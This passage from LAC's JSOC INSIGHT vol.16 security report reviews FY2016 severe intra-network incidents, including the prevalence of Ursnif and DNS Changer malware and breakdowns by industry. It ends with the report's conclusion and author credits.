


Figure 25 Changes in the number of severe intra-network incidents


[14] "3.3 Suspicious SSL certificates used on a target that malware communicates with" in JSOC INSIGHT vol.14
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol14_en.pdf

Figure 26 shows a breakdown of severe intra-network incidents related to malware infection.


In FY2016, Ursnif-related and DNS Changer-related incidents accounted for nearly half of the severe intra-network incidents found. Ursnif is a type of malware that attempts to steal money via Internet banking, and a DNS Changer might guide terminal user to a fake site by rewriting the DNS server configuration for the infected terminal so as to make invalid name resolution possible. Ursnif was rampant from around March 2016, and JSOC issued an alert[15] These two types of malware constantly ranked high in the number of severe incidents detected.

Reviewing the overall severe intra-network incidents that occurred in FY2016 shows that, in addition to the above, Bedep, Citadel, and ET-Trojan were also detected frequently. These types of malware were constantly detected throughout the year, so it is recommended to take basic measures including not opening suspicious emails or attachment files, as well as to consider organizational measures, for example, for sharing information about infection tools/delivery methods, such as Exploit Kit and suspicious emails.

[15] Ursnif (also known as "Gozi," etc.) has been rampant since March. (Japanese)
https://www.lac.co.jp/lacwatch/people/20160615_000362.html



(a) FY2015




(b) FY2016


Figure 26 Breakdown of severe intra-network incidents

5.3.1 Trends of severe intra-network incidents by industry

Figure 27 shows an industry-by-industry breakdown of the severe intra-network incidents that occurred in FY2016.



(a) FY2015



(b) FY2016

Figure 27 Number of severe incidents by industry (for those that occurred in intra-networks)

Severe intra-network incidents have been increasing since FY2013. Especially, the proportion of severe incidents related to malware infection that attempted to steal money or information has been significantly increasing as compared to FY2013. We at JSOC can now safely say that types of malware well-known as being designed for information theft around the world have been rising. General worms and bots accounted for 50% to 60% of all severe intra-network incidents until several years ago, but their percentage has now decreased to 10% or so.

Breaking down the FY2016 severe intra-network incidents by industry shows that information & communications ranked first in the number of incidents, followed by educational institutions & learning support and manufacturing. This industry-by-industry trend has not changed from FY2015.

One type of Malware that attempts to steal money or information and which had the largest proportion of incidents in this fiscal year was detected across almost all industries. The most-frequently detected type of malware was aimed at information and communications. For severe incidents related to DNS Changer that attempted to reconfigure DNS, educational institutions & learning support ranked first in the number of incidents, followed by manufacturing and information & communications. For educational institutions & learning support, substantially more incidents were detected at university sites, and this is attributed to their networks, which are relatively open to both internal and external users.

Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.16

Authors:

Hiroto Shoji, Makoto Sonoda, Shizuka Nakamura, Shohei Abe

(alphabetical order)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1, Hirakawa-cho, Chiyoda, Tokyo 102-0093
+81-3-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
https://www.lac.co.jp/english/